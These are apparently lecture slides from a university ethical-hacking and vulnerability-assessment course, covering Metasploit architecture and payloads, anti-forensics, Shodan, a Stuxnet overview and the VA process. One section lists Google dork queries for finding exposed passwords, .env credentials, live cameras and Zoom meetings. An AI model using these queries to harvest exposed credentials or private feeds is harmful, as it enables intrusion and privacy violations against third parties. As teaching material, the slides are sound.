
- Predicting Attacks
 - Ability to gather low-false positive threat intelligence on adversary tactics, indicator etc.
 - Ability to easily understand goals, motives, intent etc
- Detecting Activities
 - Ability to gather advanced detection when other protections fail
 - Early alerting and notification to operations without impact to business-critical systems
- Disrupting & Responding
 - Easily engage with attackers and their Tactics, Techniques & Procedures (TTPs)
 - Easy reconnaissance on the attacks
 - Manipulation of behavior and interactions that confuse, delay, or interrupt attacker's activities
 - Increase the cost, expertise required and impact on the attacker

Camouflaging Unpatched Server



- IT & security teams are often unable to keep up with the continuous challenge of maintaining software patch levels on all servers.
- Unpatched servers remain vulnerable to being exploited.
- Network-based camouflage is a way to protect against certain types of vulnerabilities.
- This involves obfuscation and camouflage by an intermediary network system configured to do so based on threat intelligence on the vulnerabilities.

Server Decoys



- Deception techniques are alternative or addition to camouflage.
- Use of decoy systems that impersonate legitimate systems that can act as an enticement to attackers.
- Endpoint decoy can provide vital insight to the TTPs performed by those actors.
- Decoys engage an attacker to explore/ spend time to analyse false data provided by the decoy.
- This increases the time the attacker is under watch and provides useful intelligence on their objectives.

What is Anti-Forensics?

- Approach used by criminal hackers to make it harder for investigation agencies to find them and even harder to prove the crime links to the hacker.
 - Data hiding: Encryption, steganography, hardware/software based concealment
 - Artifact hiding/erasing: Disk cleaning utilities (Cyber scrub, CyberCide, KillDisk), File wiping utilities (BC wipe, Eraser Cyber scrub)
 - Trail obfuscation: Log cleaners, timestamp modification, misinformation, spoofing, trojan command
 - Tunnelling
 - Onion routing
 - IP and MAC spoofing
 - Counter forensic tools

Understand Trust Boundaries

- **BetterCAP:** BetterCAP is a powerful, flexible and portable tool to perform various types of MITM attacks against:
 - A network,
 - Manipulate HTTP, HTTPS and TCP traffic in real-time
 - Sniff credentials and other important information.




Metasploit Framework Overview



What is Metasploit Framework (MSF)?

- Collection of several tools and mainly used for Penetration Testing, Research, Creating and Testing new exploits
- Provides infrastructure to automate mundane and complex tasks
- Created by HD Moore in 2003 in Perl
- Many contributing developers worldwide
- Metasploit 2.0 in 2004 and Metasploit 3.0 in 2007
- Acquired by security firm Rapid7 in 2009
 - Paid (Metasploit Pro and Metasploit Express) & Community versions
- Website: <http://www.metasploit.com/>
- Reference: <https://www.offensive-security.com/metasploit-unleashed/introduction/>

Metasploit Architecture



Metasploit Framework: Core

- MSF Core consists of various subsystems such as module management, session management, event dispatching, and others.
- MSF Core provides an interface to the modules and plugins with the framework.
- Following the object-oriented approach of the entire architecture, MSF Core itself is a class, which can be instanced and used as any other object.
- MSF Core consists of:
 - Datastore
 - Event Notifications
 - Framework Managers

Metasploit Framework: Base

- MSF Base is built on top of the MSF Core and provides interfaces to make it easier to deal with the core.
- Some of these are:
 - **Configuration:** Maintains a persistent configuration and obtains information about the structure of an installation, such as the root directory of the installation, and other attributes.
 - **Logging:** Provides extensive and flexible logging support.
 - **Sessions** Maintains information about and controls the behaviour of user sessions.

Metasploit Framework: UI

- The framework User Interfaces allow the user to interact with the framework.
- Following interfaces are provided:
 - Console: Main console of Metasploit
 - CLI: Command Line Interface
 - WebUI: Web based UI
 - GUI: GUI client
 - Armitage: Attack management tool that automates MSF in a graphical way
 - APIs (Drivers) – REST APIs

REX

- Rex stands for Ruby Extension Library
- Rex is a collection of classes and modules that can be used by developers to develop projects or tools around the MSF
 - The basic library for most tasks
 - Handles sockets, protocols, text transformations, and others
 - SSL, SMB, HTTP, XOR, Base64, Unicode

Plugins

- New concept with the MSF 3.0 version
- Plugins enhance the utility of the framework as a security tool development platform.
- Plugins work directly with the API.
 - Plugins manipulate the framework as a whole
 - Plugins hook into the event subsystem
 - Plugins automate specific tasks that would be tedious to do manually
- Plugins only work in the msfconsole.
 - Plugins can add new console commands
 - They extend the overall Framework functionality

Penetration Modules

- Encoders
 - Encoders are used to evade the anti-virus tools and firewall
 - Encoders have no effect on the functionality of exploit
 - Popular encoders are: shikata_ga_nai, base64, Powershell_base64
- NOPs
 - NOP is short for No Operation
 - NOPs keep the payload sizes consistent ensuring that validly executable by the processor
 - Used to make payload stable
- Auxiliary
 - Provides additional functionality like scanning, fuzzing, Information gathering etc.
 - An exploit without a payload

Penetration Modules: Exploits

- An exploit is the means by which an attacker takes advantage of a vulnerability within a system. Exploit examples are buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.
- There are two types of exploits in Metasploit: Active & Passive
- Active exploits will exploit a specific host, run until completion, and then exit.
 - Brute-force modules will exit when a shell opens from the victim.
 - Module execution stops if an error is encountered.
 - Exploits can run in background (using '-j' to exploit command)
- Passive exploits wait for incoming hosts and exploit them as they connect.
 - Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
 - Can be used in conjunction with email exploits, waiting for connections.
 - Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.

Penetration Modules: Payloads

- A payload is a custom code that attacker wants the system to execute and that is delivered by the Framework. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker.
- There are three types of payload modules: **Singles, Stagers & Stages**
 - **Singles** payloads are self-contained and completely standalone.
 - **Stagers** setup a network connection between the attacker and victim and are small and reliable.
 - **Stages** are payload components that are downloaded by Stagers modules.
- Others: Meterpreter, PassiveX, NonX, Ord, IPV6, Reflective DLL Injection etc
- Two common payload used are **shellcodes or shell payloads**
 - Provide the attacker an interactive shell to control the system remotely
 - **Bind Shells:** A socket is created, a port is bound to it and when a connection is established to it, it will spawn a shell.
 - **Reverse Shells:** A connection is created to a predefined IP and Port and a shell is then shoved to the Attacker.

Generating Payloads

- Payloads can be generated from within the MSFConsole.
- When a particular payload is used, Metasploit adds the **generate**, **pry**, and **reload** commands.
 - Generate: generates a payload
 - Pry: Opens a pry session on current module
 - Reload: Reloads the current module from disk
- Can create payloads in C, Python, Java, Ruby etc
- Msfvenom process steps:
 - Create a malicious file
 - Start the payload handler
 - Get victim to run the malicious file

MSF File System and Libraries

- **data**: editable files used by Metasploit
- **documentation**: provides documentation for the framework
- **external**: source code and third-party libraries
- **lib**: core of the framework code base
- **modules**: actual MSF modules
- **plugins**: plugins that can be loaded at run-time
- **scripts**: Meterpreter and other scripts
- **tools**: various useful command-line utilities

Google Dorks Commands

- Popular Google Dorks Commands:

- Find the text "admin.password" in the Pastebin website (site used by hackers to publish sensitive leaked information): **site:pastebin.com intext:admin.password**
- Find the text “admin-password” in exposed files of the following types: TXT, LOG, CFG:
 - "**admin_password ext:txt | ext:log | ext:cfg**
- filetype:sql intext:wp_users phpmyadmin
- filetype:env intext:password
- **Zoom meetings: inurl:zoom.us/j and intext:scheduled for**
- Live camera view: inurl:"view.shtml" "Network Camera"
- Intitle:"WebcamXP 5"
- allintext:username filetype:log
- allintext:password filetype:log after:2020
- **DB_USERNAME filetype:env**
- Inurl:top.htm inurl:currenttime live camera
- Intitle:"index of" inurl:ftp publicly exposed ftp sites
- Intitle:"index of" inurl:http after 2020 sites still using HTTP
- Intitle: "forums" inurl:http after 2020 forums/blogs using HTTP
- "Inurl:.gov/index.php?id="
- Cache:websitetime.com when the page was last crawled


Shodan Commands

- <https://www.shodan.io>
- Searches internet connected devices
 - Search ‘Cisco’
 - Search “Cisco” and “New York City”
 - Search Cisco city:”New York”
- Some basic search filters you can use:
 - **city:** find devices in a particular city.
 - **country:** find devices in a particular country.
 - **geo:** search for specific GPS coordinates.
 - **hostname:** find values that match the hostname.
 - **product:** search the name of the software or product identified in the banner.
 - **os:** search based on operating system.
 - **port:** find particular ports that are open.
 - **before/after:** find results within a timeframe.
- **Ref:** <https://help.shodan.io/the-basics/search-query-fundamentals>

Stuxnet: Rootkit for Industrial Control Systems



HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

Stuxnet: Rootkit for Industrial Control Systems



- Stuxnet: Destroyed Iranian nuclear facility

<http://virus.wikidot.com/stuxnet>

- What is a root kit

<https://www.varonis.com/blog/rootkit/>

Assignment for next class: Nmap

- Use of Nmap command for hacking activities
 - What is Nmap command?
 - What are various command line arguments for Nmap command?
 - How Nmap can be used for hacking purpose?



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Vulnerability Assessment

Session: 03

Agenda

- What is Vulnerability Assessment?
- Vulnerability Assessment Process
 - Vulnerability Identification
 - Analysis
 - Risk Assessment
 - Remediation
- Kali Linux Overview
- Vulnerability database listing
- Password Cracking Tools – Crunch & RainbowCrack
- Nmap tool

Security Exposure View

Vulnerabilities	Security Misconfiguration	High Risk Software	Web Server Misconfiguration
<ul style="list-style-type: none">• OS Vulnerabilities• Third party Vulnerabilities• Zero Day Vulnerabilities	<ul style="list-style-type: none">• Default credentials• Firewall misconfigurations• Unused users and groups• Elevated privileges• Open shares	<ul style="list-style-type: none">• End-of-life software• Remote desktop sharing software• Peer-to-peer software	<ul style="list-style-type: none">• DDoS related misconfigurations• Unused web pages• Misconfigured HTTP headers and options• Directory traversal• Expired SSL/TLS• Cross-site scripting

As an Ethical Hacker it's important to understand the vulnerability scenario and advise/design appropriate remedial solutions.

What is a Vulnerability Assessment?

- Vulnerability assessment is a systematic review of security weaknesses in an information system.
- VA is the process of identifying, quantifying, and prioritizing (ranking) the vulnerabilities in a system.
- VA exercise:
 - Evaluates if the system is susceptible to any known vulnerabilities
 - Assigns severity levels to those vulnerabilities
 - Recommends remediation or mitigation, if required.
- Threats that can be prevented by vulnerability assessment are:
 - SQL injection, XSS and other code injection attacks.
 - Escalation of privileges due to faulty authentication mechanisms.
 - Insecure defaults – software that ships with insecure settings, such as a guessable admin password

Vulnerability Assessment Types

Assessment Type	Description
Host Assessment	The assessment of critical servers, which may be vulnerable to attacks if not adequately tested or not generated from a tested machine image.
Network and Wireless Assessment	The assessment of policies and practices to prevent unauthorized access to private or public networks and network-accessible resources.
Database Assessment	The assessment of databases or big data systems for vulnerabilities and misconfigurations, identifying rogue databases or insecure dev/test environments, and classifying sensitive data across an organization's infrastructure.
Application Scans	The identifying of security vulnerabilities in web applications and their source code by automated scans on the front-end or static/dynamic analysis of source code.

Vulnerability Assessment Process



Vulnerability Identification

- Objective of this step is to prepare a comprehensive list of IT assets (applications, servers, networks etc) and their vulnerabilities.
 - Identify threats that are possible or likely could be perpetrated
 - Process involves testing the security health of applications, servers and other systems by scanning them with automated tools or testing and evaluating them manually.
 - Use vulnerability databases, vendor vulnerability notifications, asset management systems etc
 - Use Threat Intelligence feeds to identify security weaknesses.
-

Vulnerability Identification Approach

- Start with commonly available vulnerability lists.
- Work with the system owners or individuals with knowledge of the system or organization to identify the vulnerabilities that apply/exist in the system.
- Specific vulnerabilities can be found by reviewing vendor web sites and public vulnerability database
 - Common Vulnerabilities and Exposures (CVE - <http://cve.mitre.org>)
 - National Vulnerability Database (NVD - <http://nvd.nist.gov>)

Public Vulnerability Databases

Database	URL
Common Vulnerabilities and Exposures (CVE)	http://cve.mitre.org
National Vulnerability Database (NVD)	http://nvd.nist.gov
NVD Full Listing	https://nvd.nist.gov/vuln/full-listing
Spokeo – Social Data aggregator	www.spokeo.com

Vulnerability Analysis

- Objective of this step is to identify the source and root cause of the vulnerabilities identified.
- Involves the identification of system components responsible for each vulnerability, and the root cause of the vulnerability.
 - Root cause of a vulnerability could be an old version of an open source library.
 - Provides a clear path for remediation – upgrading the library.


Risk Assessment

- Objective of this step to prioritize of vulnerabilities.
- Security analysts assign a rank or severity score to each vulnerability, based on such factors as:
 - Which systems are affected.
 - What data is at risk.
 - Which business functions are at risk.
 - Ease of attack or compromise.
 - Severity of an attack.
 - Potential damage as a result of the vulnerability.

Vulnerability Remediation

- Objective of this step is to close the security gaps.
 - Requires joint effort by security, development and operations teams
 - Determine the most effective path for remediation or mitigation of each vulnerability.
 - Remediation steps may include:
 - Introduction of new security procedures, measures or tools.
 - Update of operational or configuration changes.
 - Development and implementation of a vulnerability patch.
 - Vulnerability assessment is an on-going activity – to be repeated at regular intervals (recommended once in a year).
 - Foster cooperation between security, operation and development teams (DevSecOps)
-

Vulnerability Assessment Process Flow



Vulnerability Report Example

Number	Vulnerability	Risk
1	OS command injection	Critical
2	Frameable response (potential Clickjacking)	Critical
3	SQL injection	Critical
4	File path traversal	Critical
5	XML external entity injection	Critical
6	LDAP injection	Critical
7	XPath injection	Critical
8	Cross-site scripting (stored)	Critical
9	HTTP header injection	High
10	Cross-site scripting (reflected)	High
11	Cleartext submission of password	High
12	SSL cookie without secure flag set	Medium
13	Session token in URL	Medium
14	Password field with autocomplete enabled	Medium
15	Cookie without HttpOnly flag set	Low
16	File upload functionality	Info
17	Content type is not specified	Info

Vulnerability Report Example

Security Vulnerability Report



Model	Serial Number	Device Security			Access Security			Document Security			End of Life		Label											
		eBridge Technology	Advanced Encryption	Data Overwrite	IPSec	Department Codes	Network Authentication	RBAC	SmartCard	CopyAudit	Touch	Rigndale Followme	SecurePDF	Print to Hold	Private Print	Hardcopy Security	Private Print via 08 Code	Print to hold via 08 Code	Fasoo.com	Program Implemented	Device Level	Access Level	Document Level	EOL Level
HP Color LaserJet 2605dtn	CNGC72706W																			●●●	Red	Red	Green	Green
HP Color LaserJet 2820	CNHC75H017																			●●●	Red	Green	Green	Green
HP Color LaserJet 4645	JPCBD00282									●●										●●●	Red	Green	Green	Green
HP Color LaserJet 4700	JP4LB29243									●●										●●	Red	Green	Green	Green
HP Color LaserJet 4700	JPTLB70659																			●●●	Red	Green	Green	Green
LEXMARK T650	7937YLM																			●●●	Red	Green	Green	Green
TOSHIBA e-STUDIO523T	CZC828596	●●●	●●●							●●●				●●●	●●●	●●●	●●●	●●●		●●●	Yellow	Yellow	Green	Green
TOSHIBA e-STUDIO600	CQJ723147	●●●	●●●							●●●				●●●	●●●	●●●	●●●	●●●		●●●	Yellow	Yellow	Green	Green
TOSHIBA e-STUDIO451c	CFJ511748	●●●	●●●							●●●				●●●	●●●	●●●	●●●	●●●		●●●	Yellow	Yellow	Green	Green
TOSHIBA e-STUDIO452	CIC614486	●●●	●●●		●●					●●●				●●●	●●●	●●●	●●●	●●●		●●●	Yellow	Yellow	Green	Green
TOSHIBA e-STUDIO3510c	CVI611760	●●●	●●●							●●●				●●●	●●●	●●●	●●●	●●●		●●●	Yellow	Yellow	Green	Green
TOSHIBA e-STUDIO3530c	CZF810922	●●●	●●●							●●●				●●●	●●●	●●●	●●●	●●●		●●●	Yellow	Yellow	Green	Green

No Security
 Basic Security
 Enhanced Security
 Optimal Security

TOSHIBA
Leading Innovation >>>

Vulnerability Assessment Tools

- Vulnerability assessment tools are designed to automatically scan for new and existing threats that can target IT systems.
- Types of tools include:
 - Web application scanners that test and simulate known attack patterns.
 - Protocol scanners that search for vulnerable protocols, ports and network services.
 - Network scanners that help visualize networks and discover warning signals like stray IP addresses, spoofed packets and suspicious packet generation from a single IP address.
- Recommended to schedule regular, automated scans of all critical IT systems.
- Output of these scans must be fed into the organization's ongoing vulnerability assessment register.



Popular Vulnerability Assessment Tools

- Open Source tools:
 - OpenVAS - by Greenbone Networks
 - Nexpose or InsightVM (cloud-based) – by Rapid7
 - Retina CS Community – by BeyondTrust
 - BurpSuite Community Edition - by PortSwigger
 - Nikto - by Netsparker
 - OWASP Zed Attack Proxy (ZAP)
- Licensed tools:
 - Acunetix
 - beSecure (AVDS)
 - Comodo HackerProof
 - Intruder
 - Netsparker
 - Tenable Nessus Professional
 - Tripwire IP360

Vulnerability Assessment Actions

- Vulnerability assessment remedial solution(s)
- Patch management
- Security configuration management
- Web server hardening
- High risk software audit
- Zero day vulnerability mitigation

Vulnerability Assessment Benefits

- Clear view of vulnerabilities and risks
 - Which systems are at risk
 - What potential problems exist
- What are common technical issues in current IT systems?
- Cheapest of the various assessment options
- Repeatable and quantitative information

Vulnerability Assessment Disadvantages

- Can identify a lot of issues – some could be false positive
- Often lacks contextual risk information
 - Generic risk rankings
 - May not indicate the severity in environment
- May not include expert advice/involvement

Recommended Roadmap for VA

- Internal vulnerability assessment
- External vulnerability assessment
- Security assessment
- Penetration test

Hacking Database

Shodan Database

- A search engine that can:
 - Identify a specific device, such as computer, router, server etc
 - Can specify a variety of filters, such as metadata from system banners.
- Example: You can search for a specific system, such as a Cisco 3850, running a version of software such as IOS Version 15.0(1)EX.
- URL Link: <https://www.shodan.io>

Google Hacking Database (GHDB)



- GHDB Exploit Database is maintained by **Offensive Security**.
- A non-profit project that is provided as a public service.
- A CVE compliant archive of public exploits and corresponding vulnerable software
- Developed for use by penetration testers and vulnerability researchers.
- A repository for exploits and proof-of-concepts rather than advisories
- A valuable resource for those who need actionable data right away.

Google Hacking Database (GHDB)



- A categorized index of Internet search engine queries designed to uncover interesting and usually sensitive information available publicly on the Internet.
- “Google Hacking” was popularized in 2000 by Johnny Long, a professional hacker,
 - He began cataloging these queries in a database known as the Google Hacking Database
 - He was supported by countless hours of community member effort, documented in the book ‘Google Hacking For Penetration Testers’
 - He coined the term “Googledork” to refer to “a foolish or inept person as revealed by Google”
 - Objective was to draw attention to the fact that this was not a “Google problem”
 - Result of an unintentional misconfiguration or a program installed by the user.



